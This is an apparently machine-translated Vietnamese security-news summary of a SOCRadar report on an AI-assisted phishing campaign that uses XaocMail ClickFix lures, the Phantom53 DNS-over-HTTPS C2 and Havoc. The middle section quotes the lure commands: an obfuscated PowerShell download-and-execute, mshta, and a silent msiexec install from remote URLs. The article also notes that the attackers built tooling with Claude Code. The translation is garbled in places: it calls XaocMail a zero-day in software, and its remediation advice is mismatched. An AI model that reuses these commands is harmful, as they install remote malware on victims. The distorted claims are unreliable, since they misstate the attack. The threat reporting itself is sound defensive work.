




Nhóm tấn công sử dụng AI khai thác lỗ hổng zero-day trong XaocMail
Threat actors sử dụng công cụ AI để khai thác lỗ hổng zero-day trong XaocMail, một nền tảng lừa đảo phishing. Tác động này ảnh hưởng đến nhiều tổ chức ở Latin America, Asia và Europe. Google và Cloudflare được sử dụng để triển khai mã độc.
Threat actors sử dụng công cụ AI để khai thác lỗ hổng zero-day trong XaocMail, một nền tảng lừa đảo phishing. Tác động này ảnh hưởng đến nhiều tổ chức ở Latin America, Asia và Europe. Google và Cloudflare được sử dụng để triển khai mã độc.
Nội dung chính
- Threat actors sử dụng công cụ AI để khai thác lỗ hổng zero-day trong XaocMail, một nền tảng lừa đảo phishing.
- Phantom53, một framework C2 ẩn, được sử dụng để tải xuống mã PowerShell và triển khai Havoc post-exploitation framework.
- Công cụ này sử dụng DNS-over-HTTPS (DoH) để giấu giao thức C2 và duy trì truy cập lâu dài vào hệ thống mục tiêu.
- Threat actors sử dụng Cloudflare Workers để triển khai mã độc và tạo độ linh hoạt cho tên miền.
- Havoc post-exploitation framework được sử dụng để thực hiện các hoạt động hậu khai thác.
Chi tiết sự việc
Threat actors đang không ngừng cải tiến và mở rộng hoạt động của họ, tích hợp trí tuệ nhân tạo (AI) để tăng cường cơ sở hạ tầng tấn công và nhanh chóng triển khai. Đơn vị Nghiên cứu nguy cơ (STR) của SOCRadar mới đây đã phát hiện một chiến dịch nhiều giai đoạn do một nhóm tấn công nói tiếng Nga thực hiện, sử dụng một bộ công cụ AI hỗ trợ.

Giai đoạn công cụ của kẻ thù liên kết XaocMail (tạm dịch là ChaosMail), một nền tảng lừa đảo, với Phantom53, một hệ thống điều khiển từ xa (C2) tinh vi sử dụng DNS-over-HTTPS (DoH) để đặt tải xuống PowerShell và triển khai khung hậu khai thác Havoc theo yêu cầu.
Chiến dịch này bắt đầu chuẩn bị từ tháng 10 năm 2025, với các bài kiểm tra lừa đảo và phát triển khung công cụ vào đầu năm 2026 trước khi chính thức ra mắt vào tháng 8 năm 2026.
XaocMail tạo ra các mẫu lừa đảo cá nhân hóa và trang chuyển hướng ClickFix, phân phối tải xuống Phantom53 thông qua hạ tầng Cloudflare (một dịch vụ vi tính không gian).
Phantom53 dựa trên DoH thông qua giải quyết công khai, sử dụng một tia sáng ngắn cho báo cáo telemetry và thực thi PowerShell, và một người quan sát phản hồi tải xuống Havoc theo yêu cầu.
Mạng lưới của kẻ thù dựa hoàn toàn trên các dịch vụ hợp pháp: Cloudflare Workers và DoH cung cấp (như Google, Cloudflare và ControlD). Nó cũng bao gồm một DGA (tạo tên miền ngẫu nhiên) để cung cấp chuyển đổi tên miền khi tên miền C2 hoạt động bị chặn hoặc bị takedown.
Bộ công cụ của kẻ thù bao gồm bằng chứng cho thấy AI hỗ trợ phát triển và kiểm tra tự động sử dụng cấu trúc tác vụ Claude Code và bao bọc kích thích.
Mục tiêu của chiến dịch bao gồm các quốc gia Latin Mỹ, Á châu và châu Âu, bao gồm công nghệ, tài chính, giáo dục, chính phủ, vận chuyển và sản xuất, với một xu hướng nhẹ nhàng hướng về công nghệ.
Nhóm tấn công sử dụng trí tuệ nhân tạo (AI) để khai thác lỗ hổng zero-day trong phần mềm XaocMail. Các email được gửi qua SMTP thông qua hộp thư IMAP được xác minh (có thể là tài khoản đã bị đánh cắp). Email đến dưới dạng thông báo chia sẻ tệp, với một liên kết nổi bật trong nội dung email dẫn đến trang Cloudflare Worker: hxxps:[//]securedoc.[subdomain].workers.dev/?id={linkId}.
Trang Worker chính đọc JSON KV và phục vụ trang lures ClickFix với lệnh tải xuống tải nặng thông qua PowerShell, HTA hoặc MSI (phương án mới nhất và được ưa chuộng). Khi nhấp, giao thức Geo/ASN/IP được ghi vào Cloudflare D1 (cơ sở dữ liệu SQL không có server).
Phương thức Win+R Payload Final Payload powershell powershell “.(-join’xei'[-1..-3])((New-Object Net.WebClient).DownloadString(‘https://…/s?id=X’))” tải xuống và thực thi tệp MSI file mshta mshta https://…/h?id=X ZIP chứa GUP.exe (Notepad++ Generic Update Program) sideloading libcurl.dll – phiên bản trước msiexec msiexec /i https://…/m?id=X /qn thực thi tệp MSI file – được ghi nhận là phương án trốn tránh kiểm tra kỹ thuật đang hoạt động.
Nhà điều hành còn có một Cloudflare Worker khác ( hxxps[://]linkrot[.]fypahedupal2-0maz[.]workers[.]dev ) để dễ dàng xoay vòng subdomains và tăng cường khả năng hoạt động trong trường hợp bị phát hiện hoặc takedown. Trong các phiên bản trước, nhóm tấn công sử dụng GitHub Gist thay vì Cloudflare Workers để lưu trữ Phantom53 installers.
Sau khi lệnh được thực thi, MSI (hoặc PowerShell hoặc HTA) downloader gọi /api/unblur?id={linkId} trên Worker, xóa mờ và giao diện, với nạn nhân thấy tệp văn bản “unlocked”, hoàn thành thách thức kỹ thuật xã hội.
Cơ sở dữ liệu C2: Phantom53. XaocMail ClickFix commands được thiết kế để tải xuống và chạy tệp MSI file (trong phiên bản mới nhất), thực tế là Phantom53 wrapper. Phantom53 là một hệ thống C2 được thiết kế đặc biệt để đạt được truy cập duy trì trên các điểm cuối Windows. Phân biệt với các hệ thống C2 thông thường, Phantom53 tránh các dấu hiệu hành vi thông thường bằng cách sử dụng DoH (DNS-over-HTTPS) như phương thức C2 chính, giấu giao thức lệnh trong các phiên giao dịch HTTPS được mã hóa với các giải quyết DNS công cộng như Google và Cloudflare được tin tưởng rộng rãi và ít được kiểm tra.
Hệ thống được tổ chức thành ba lớp độc lập: một beacon nhẹ cân nhắc kiểm tra lệnh qua DoH mỗi 12 phút, một watcher độc lập tải một agent hậu thuẫn (HavoX/Havoc Demon) theo yêu cầu, và Havoc Demon agent chính như một payload tác vụ tạm thời. Mỗi lớp chạy trong một môi trường Python ảo riêng biệt dưới một quá trình host signed pythonw.exe. adminka, một thành phần khác, là giao diện điều khiển nhà điều hành cung cấp một giao diện TUI (Terminal User Interface) đầy đủ với quản lý bot, xoay vòng domain, tắt đường dẫn dựa trên alias và cảnh báo Telegram về đăng ký mới implant.
Tệp MSI Wrapper: Tệp thực thi được tải xuống là một tệp MSI duy nhất chỉ chứa mã nhị phân, giả vờ tên sản phẩm hợp pháp (ví dụ: Visual Studio Tools, Python, và Node.js) và chứa một CustomAction chỉ đến một PE DLL thực hiện toàn bộ cài đặt các giai đoạn Phantom53. Tóm lại, nó chuẩn bị môi trường bằng cách cài đặt runtime Python và đặt hai môi trường Python ảo: một chứa beacon Phantom53 và một chứa watcher Phantom53, theo dõi kích hoạt cho giai đoạn tiếp theo (Havoc Demon). Cả hai giai đoạn đều được thực thi thông qua các tác vụ định kỳ tại các khoảng thời gian cụ thể.
Đối tượng bị ảnh hưởng
Nhiều tổ chức ở Latin America, Asia và Europe bị ảnh hưởng.
Khuyến nghị
- Cập nhật hệ thống để sử dụng bản vá mới nhất từ Google.
- Kiểm tra và cập nhật Cloudflare Workers để đảm bảo an ninh.
- Giảm thiểu rủi ro bằng cách sử dụng DNS-over-HTTPS từ các nhà cung cấp đáng tin cậy.
Lưu ý: Bài viết được biên dịch và tóm tắt tự động bằng AI từ nguồn SOCRadar. Vui lòng đối chiếu bài gốc trước khi sử dụng.
📰 Tin liên quan cùng sự kiện (6)
 Nhóm tấn công khai thác lỗ hổng zero-day trong WindowsNguồn: Security Affairs · 13/11/2026 · Cùng sự kiện
 Nhóm tấn công khai thác lỗ hổng zero-day N-centralNguồn: SecurityWeek · 13/11/2026 · Cùng sự kiện
 Nhóm tấn công sử dụng AI khai thác AWS trong 16 ngàyNguồn: Elastic Security Labs · 13/11/2026 · Cùng sự kiện
 Nhóm tấn công khai thác lỗ hổng trong GPUStack, tạo ra yêu cầu giả mạoNguồn: SANS Internet Storm Center · 12/11/2026 · Cùng sự kiện
 Nhóm tấn công khai thác lỗ hổng zero-day trong Check Point, gây rò rỉ dữ liệuNguồn: CSO Online · 14/11/2026 · Cùng sự kiện
 Nhóm tấn công sử dụng AI để khai thác lỗ hổng, Google phải phát hành bản vá khẩnNguồn: The Hacker News · 13/11/2026 · Cùng sự kiện
Tin tổng hợp tự động từ SOCRadar (https://socradar.io). Mỗi bài đều dẫn liên kết tới bài gốc của nguồn.
Bài viết liên quan
Cùng chuyên mục & chủ đề

Nhóm ransomware n0n tấn công Expedia, rò rỉ dữ liệu 1 tỷ người

Microsoft mất gần 24 giờ khắc phục sự cố mạng

Chi đã quyết định quá nhiều chức năng doanh nghiệp phụ thuộc vào cùng một hệ sinh thái công nghệ?
